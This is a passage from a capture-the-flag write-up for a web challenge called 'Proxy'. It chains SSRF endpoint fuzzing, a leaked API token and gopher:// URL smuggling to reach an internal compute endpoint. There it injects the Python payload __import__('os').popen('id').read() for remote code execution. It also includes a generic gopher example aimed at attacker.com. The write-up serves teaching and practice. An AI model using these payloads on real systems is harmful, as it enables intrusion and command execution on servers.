
You might think of simply reading the source code to this API as it runs on 127.0.0.1, but the internal api service runs in a separate container, meaning its filesystem is isolated and cannot be accessed through the SSRF primitive.
Here’s the docker-compose.yml file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
version: '3'

services:
  proxy:
    image: php:8-apache
    volumes:
      - ./proxy:/var/www/html
    ports:
      - "8181:80"
    extra_hosts:
      - "internal.api:127.0.0.1"

  internal:
    build: ./internal
    network_mode: "service:proxy"
The internal container does not have its own network stack. It shares the same network namespace as proxy.
Since it’s an api, we can go ahead to fuzz for some endpoints.
It mentioned API v1.0 so in our fuzz we can try /api/v1/FUZZ.
Here’s the request file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
POST / HTTP/1.1
Host: localhost:8181
sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

url=http:///internal.api:9000/api/v1/FUZZ
I used ffuf, you can use any tool of your choice.

1
mark@rwx:~/Desktop/CTFs/Csean26/Web/Proxy$ ffuf -request req.txt -request-proto http -w /usr/share/Seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -fs 47,389
With fuzzing, we recover 4 endpoints
1
2
3
4
info                    [Status: 200, Size: 757, Words: 31, Lines: 9, Duration: 23ms]
flag                    [Status: 200, Size: 202, Words: 18, Lines: 9, Duration: 65ms]
ping                    [Status: 200, Size: 290, Words: 14, Lines: 9, Duration: 77ms]
compute                 [Status: 200, Size: 349, Words: 20, Lines: 9, Duration: 86ms]
Accesing /info reveals the structure of the API.


1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
{
  "auth": {
    "header": "API-Token-Header",
    "type": "API Key"
  },
  "debug": {
    "last_token_used": "SuperSecretApiToken1337",
    "note": "Internal requests bypass IP restrictions"
  },
  "description": "Internal microservice for computation",
  "endpoints": [
    {
      "description": "Health check endpoint",
      "method": "GET",
      "path": "/api/v1/ping"
    },
    {
      "description": "Service metadata",
      "method": "GET",
      "path": "/api/v1/info"
    },
    {
      "description": "Flag endpoint",
      "method": "GET",
      "path": "/api/v1/flag"
    },
    {
      "description": "Compute expressions (requires API key)",
      "method": [
        "GET",
        "POST"
      ],
      "path": "/api/v1/compute"
    }
  ],
  "name": "Internal API",
  "version": "1.0"
}
If you access /flag you get trolled haha:
1
{"flag":"hahahaha no flag for you"}
The /ping endpoint doesn’t do much.
1
{"client_ip":"127.0.0.1","message":"pong","server":"881f80fe9ac7","status":"ok","timestamp":"2026-05-27T18:36:50.934541Z"}
We’re left with /compute, checking the description it says it would compute expressions but we need to pass the API key.
We can authenticate using the API-Token-Header header.
The token is also leaked: SuperSecretApiToken1337.
Accessing /compute via a GET request returns this:
1
2
3
4
5
6
7
8
9
10
11
12
{
  "description": "Performs mathematical computations",
  "name": "Compute API",
  "requires": "API Key",
  "usage": {
    "body": {
      "expr": "string (Python expression)"
    },
    "method": "POST"
  },
  "version": "1.0"
}
This smells like a Python Code Injection (the server runs on Wergzeug)…
So we need to make a post request with json body like this:
1
2
3
{
    "expr": "1+1"
}
And header:
1
API-Token-Header: SuperSecretApiToken1337
Exploitation
How do we send the server a POST request when it seems we can only do a GET request via the SSRF?
Well, you can make use of the Gopher scheme.
The gopher URL scheme can be used to send arbitrary bytes to a TCP socket. This protocol enables us to create a POST request by building the HTTP request ourselves.
Assuming we want to authenticate to a login page on attacker.com at /login.php, we can send the following POST request:
1
2
3
4
5
6
POST /login.php HTTP/1.1
Host: attacker.com
Content-Length: 30
Content-Type: application/x-www-form-urlencoded

username=admin&password=admin
We need to URL-encode all special characters to construct a valid gopher URL from this.
In particular, spaces (%20) and newlines (%0D%0A) must be URL-encoded. Afterward, we need to prefix the data with the gopher URL scheme, the target host and port, and an underscore, resulting in the following gopher URL:
1
gopher://attacker.com:80/_POST%20/login.php%20HTTP%2F1.1%0D%0AHost:%20attacker.com%0D%0AContent-Length:%2030%0D%0AContent-Type:%20application/x-www-form-urlencoded%0D%0A%0D%0Ausername%3Dadmin%26password%3Dadmin
In our case, we want to do this
1
2
3
4
5
6
7
8
9
10
11
12
13
POST /api/v1/compute HTTP/1.1
Host: internal.api:9000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
API-Token-Header: SuperSecretApiToken1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 14
Content-Type: application/json;charset=UTF-8

{"expr":"__import__('os').popen('id').read()"}
Converting that to a proper gopher URL we should get this:
1
gopher%3a//internal.api%3a9000/_POST%2520/api/v1/compute%2520HTTP/1.1%250D%250AHost%253A%2520internal.api%253A9000%250D%250AAPI-Token-Header%253A%2520SuperSecretApiToken1337%250D%250AAccept-Language%253A%2520en-US%252Cen%253Bq%253D0.9%250D%250AUpgrade-Insecure-Requests%253A%25201%250D%250AUser-Agent%253A%2520Mozilla/5.0%2520%2528X11%253B%2520Linux%2520x86_64%2529%2520AppleWebKit/537.36%2520%2528KHTML%252C%2520like%2520Gecko%2529%2520Chrome/145.0.0.0%2520Safari/537.36%250D%250AAccept%253A%2520text/html%252Capplication/xhtml%252Bxml%252Capplication/xml%253Bq%253D0.9%252Cimage/avif%252Cimage/webp%252Cimage/apng%252C%252A/%252A%253Bq%253D0.8%252Capplication/signed-exchange%253Bv%253Db3%253Bq%253D0.7%250D%250AAccept-Encoding%253A%2520gzip%252C%2520deflate%252C%2520br%250D%250AConnection%253A%2520keep-alive%250D%250AContent-Length%253A%252046%250D%250AContent-Type%253A%2520application/json%253Bcharset%253DUTF-8%250D%250A%250D%250A{"expr"%3a"__import__('os').popen('id').read()"}
Doing that, we should get code execution:

From this we can simply just read the flag at /flag.txt
ありがとうございます!😊